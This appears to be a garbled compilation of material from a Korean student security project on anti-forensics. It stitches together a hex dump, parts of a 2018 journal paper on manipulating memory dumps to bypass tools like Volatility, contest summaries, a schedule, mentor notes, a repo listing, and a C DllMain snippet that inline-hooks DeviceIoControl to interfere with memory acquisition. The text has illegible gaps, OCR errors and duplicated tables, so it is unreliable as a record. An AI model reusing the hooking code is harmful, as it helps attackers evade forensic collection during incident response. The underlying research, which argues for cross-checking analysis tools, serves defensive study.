000000000	50	41	47	45	44	55	36	34	0F	00	00	00	EE	42	00	00	PAGEDU64....iB..	
000000010	02	D0	1A	00	00	00	00	00	00	00	00	00	80	B5	FF	FF	.Đ.....€uyÿ	
000000020	50	61	C5	45	01	F8	FF	FF	B0	F3	C4	45	01	F8	FF	FF	PaÄE.øÿÿ°öAE.øÿÿ	
000000030	64	86	00	00	04	00	00	00	00	4D	41	54	54	50	41	47	45	dt.....MATTPAGE
000000040	4D	4F	4F	4E	00	00	00	00	53	4F	4C	53	00	00	00	00	MOON....SOLS....	
000000050	4D	4F	4F	4E	00	00	00	00	53	4F	4C	53	00	00	00	00	MOON....SOLS....	
000000060	50	41	47	45	50	41	47	45	50	41	47	45	50	41	47	45	PAGEPAGEPAGEPAGE	
000000070	50	41	47	45	50	41	47	45	50	41	47	45	50	41	47	45	PAGEPAGEPAGEPAGE	
000000080	20	F5	C3	45	01	F8	FF	FF	06	00	00	00	50	41	47	45	öAE.øÿÿ....PAGE	

[illegible]

논문 작성



ISSN : 1976-5304
<https://kdfs.jams.or.kr>

물리 메모리 덤프 파일 조작을 통한 메모리 분석 도구의
우회 가능성 및 교차 검증의 필요성에 관한 연구

이한열*, 김태우, 전은진, 한지혁, 김한솔, 김종민**, 김종현***
한국정보기술연구원(KITRI) 차세대 보안리더 양성 프로그램 Best of the Best(BoB)

A study on the possibility of bypassing memory analysis tool through manipulation of physical memory dump files and necessity of crosscheck

Han-Eol Lee, Tae-Woo Kim, Eun-Jin Jeon, Ji-Heouk Han,
Han-Sol Kim, Jong-Min Kim, Jong-Hyun Kim
Best of the Best(BoB), Korea Information Technology Research Institute(KITRI)

요약

[illegible]

주제어 : 한티포벤식, 메모리 분석 후회, 교차검증

ABSTRACT

Recently, the importance of memory analysis has been emphasized in Incident response due to the rapid increase of fileless malware. Memory analysis proceeds to a memory dump file extracted from the target system. If the malware binary cannot be extracted by the manipulation in the dump process or if the analysis tool cannot identify the trace of malicious behavior, it can be an obstacle to the normal Incident response. In this paper, examines the possibility of bypassing representative memory analysis tools by manipulating the extracted dump file, and insists on the necessity of crosscheck for reliable memory analysis. Through this, preemptively responds to malware that will become more sophisticated in the future.

Key Words : Anti Forensic, Memory Analysis Bypass, Crosscheck

1. 서론

최근 사이버 보안 환경은 랜섬웨어, 진화형 악성코드, 제로데이 취약점 등으로 인해 지속적으로 위험하고 있고 있다. 작년 한 해 동안 발생한 ‘파일리스(Fileless)’악성코드 공격은 역대 최대치를 기록하였다. (1) 2018년 2월에 개원한 경찰 충원력 관련 기사를 노린 사이버 공격에서도 파일리스 공격에 사용되는 파피클 악성코드가 발견되었다. (2) 이러한 파일리스 악성코드 공격은 파일이 없는 상태로 메모리만 존재하기 때문에 기존의 파일 및 시스템 기반의 탐지로는 탐지가 어렵다.

이처럼 디스크에 흔적을 남기지 않고 더욱 고도화된 악성코드를 담지하기 위해 침해사고 대응에서 메모리 분석이 필수적으로 요구된다 [3]. 메모리 분석과 관련하여 2005년 DFRWS 컨퍼런스에서 Windows Memory Sample을 분석하는 경연대회를 개최한 이래로 다양한 악성코드 분석, 악성코드 분석 플랫폼 및 악성코드 분석 도구들이 개발되어 악성코드 분석의 중요성이 강조되고 있다 [4].

하지만 이러한 분석 도구를에서 악성행위의 흔적을 파악하지 못하거나, 사고 대상 시스템의 덤프 과정에서 조작으로 인해 비이

* 본 연구는 한국정보기술연구원(KITRI) 차세대 보안연구을 통해 수행되었으며, www.kitri.or.kr에 게시되어 있습니다.


- 제1저자(First Author) : Han-El Lee (Email : crear97@gmail.com)
• 교신저자(Corresponding Author) : Jeng-Min Kim (Email : dakue@naver.com)
• 교신저자(Corresponding Author) : Jeng-Hyun Kim (Email : joseph1020@gmail.com)

Journal of Digital Forensics 2018 Nov. : 12(3)

1

“물리 메모리 덤프 파일 조작을 통한
메모리 분석 도구의 우회 가능성 및
교차 검증의 필요성에 관한 연구”

2018 Volatility Analysis Contest



Analysis Contest

1st: 2018 VAC Report by Team Decepticon (South Korea)

The authors of this report put together a realistic lab scenario modeled after Korean APT investigations they have performed. We were not only impressed by the number of Volatility plugins represented in the analysis efforts, but also that the infected systems spanned multiple operating systems (Windows and Linux). Memory analysis was leveraged to shed light on the toolkits and methodologies used by the attackers, including Eternal Blue, Dark Comet, Spear Phishing, HWP exploits, DLL injections, MongoDB vulnerabilities, and more. Evidence from Outlook PSTs were reconstructed from RAM and shellcode was explored and identified in memory using Yarascan, Volshell, and various other capabilities provided by Volatility.

2nd: 2018 PyeongChang Olympic Destroyer by Team **MalGround** (South Korea)

This analysis report, written by the MalGround team from South Korea, describes a scenario based on the Olympic Destroyer events surrounding the 2018 PyeongChang Winter Olympic Games. Before the Olympics officially began, the attackers attempted to disrupt the opening ceremonies by intercepting the event's critical computer systems and infrastructure offline. The cyber attack was initiated with a targeted spear phish and then leveraged a "network worm" to propagate using network shares and stolen passwords. The simulated scenario involved three systems: an Active Directory server running Windows Server 2008 R2 Standard 64-bit, a victim PC running Windows 7 Ultimate K x86, and an attacker PC running Kali Linux 64-bit. In the simulated scenario, a file-less malware attack, leveraging Empire (Mimikatz, BypassUAC), is combined with the actual Olympic Destroyer malware. The authors leveraged memory analysis to find supporting temporal artifacts, identify suspicious characteristics of processes, and extract memory resident strings and executables. This submission includes the analysts' report and a memory sample from the Windows 7 machine where the Olympic Destroyer malware was executed.

일정	9월	10월	11월	12월
	발표★	★	★	★
대분류	주제 구체화 및 사전조사	우회 기법 연구	논문 및 PoC 제작	대응 방안
		수집방해 분석방해		
상세 Task	- 주제 관련 논문 조사 - Volatility Contest 준비	<수집방해> - 후킹 테스트 코드 개발 <분석방해> - 메모리 분석 도구 심층분석 - 우회 리스트제작	- 시나리오 도출 - 논문 작성 - 교차검증 - 방법론 기반 PoC 설계 - PoC 구현 - 도구 우회 여부 테스트	- 제작한 PoC 탐지 방안 연구 - 결과보고서작성 - 국·내외 컨퍼런스 준비
산출물	- 프로젝트계획서 - 수행계획서 - 참고논문보고서	- Volatility Contest 보고서 - 분석도구 우회 방안 보고서 - 수집도구 우회 방안 보고서 - 기타 우회 방안 보고서	- Volatility Command 보고서 - 논문 - PoC 테스트 계획 보고서 - PoC 테스트 결과 보고서	- 개선방안보고서 - 최종결과보고서

일정	9월	10월	11월	12월
	발표★	★	★	★
대분류	주제 구체화 및 사전조사	우회 기법 연구 수집방해 분석방해	논문 및 PoC 제작	대응 방안
상세 Task	- 주제 관련 논문 조사 - Volatility Contest 준비	<수집방해> - 후킹 테스트 코드 개발 <분석방해> - 메모리 분석 도구 심층분석 - 우회 리스트제작	- 시나리오 도출 - 논문 작성 - 교차검증 - 방법론 기반 PoC 설계 - PoC 구현 - 도구 우회 여부 테스트	- 제작한 PoC 탐지 방안 연구 - 결과보고서작성 - 국·내외 컨퍼런스 준비
산출물	- 프로젝트계획서 - 수행계획서 - 참고논문보고서	- Volatility Contest 보고서 - 분석도구 우회 방안 보고서 - 수집도구 우회 방안 보고서 - 기타 우회 방안 보고서	- Volatility Command 보고서 - 논문 - PoC 테스트 계획 보고서 - PoC 테스트 결과 보고서	- 개선방안보고서 - 최종결과보고서

<수집 방해>

1. 대상 함수 변경
2. Hooking 성공

<분석 방해>

1. 가상주소, 물리주소 변환 성공 및 코드 구현
2. 우회 가능한 명령어 추가
3. Rekall과 교차 검증 수행

```
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    HANDLE hThread = NULL;

    g_hMod = (HMODULE)hinstDLL;
    SIZE_T nRead = 0;

    switch (fdwReason)
    {
        case DLL_PROCESS_ATTACH:
            OutputDebugString(L"Injection Success!!!");
            addr_pfnDeviceIoControl = (LPBYTE)GetProcAddress(GetModuleHandle(L"kernel32.dll"), "DeviceIoControl");
            memcpy(DeviceIoControlBuf, addr_pfnDeviceIoControl, 5);
            DeviceIoControlHook();

            break;
        case DLL_PROCESS_DETACH:
            DeviceIoControlUnHook();
            break;
    }

    return TRUE;
}
```

Hooking Success

1차 발표



노용환 멘토님

SwishDbg 사용하면 Volatility와 같이 메모리 분석 명령을 지원해준다.

DTB를 이용해 페이지 테이블을 조작해서 우회하는 방법도 좋을 것 같다.



김주생 멘토님

감사합니다

[BoB7] Project

[Manage topics](#)

🕒 192 commits

🌿 1 branch

🏷 0 releases

Branch: master ▾

[New pull request](#)[Create new file](#)

cr0dy HANEOL

📁 DllInjection_Practice

📁 EUNJIN JEON

📁 HANEOL LEE

📁 HANSOL KIM

📁 JIHEOUK HAN

📁 TAEWOO KIM

📁 프로젝트 산출물

→ Volatility 우회방안 연구 및 리스트 제작

→ 커널 드라이버 개발 테스트

→ 메모리 수집도구의 인라인 후킹 코드 제작

MalGround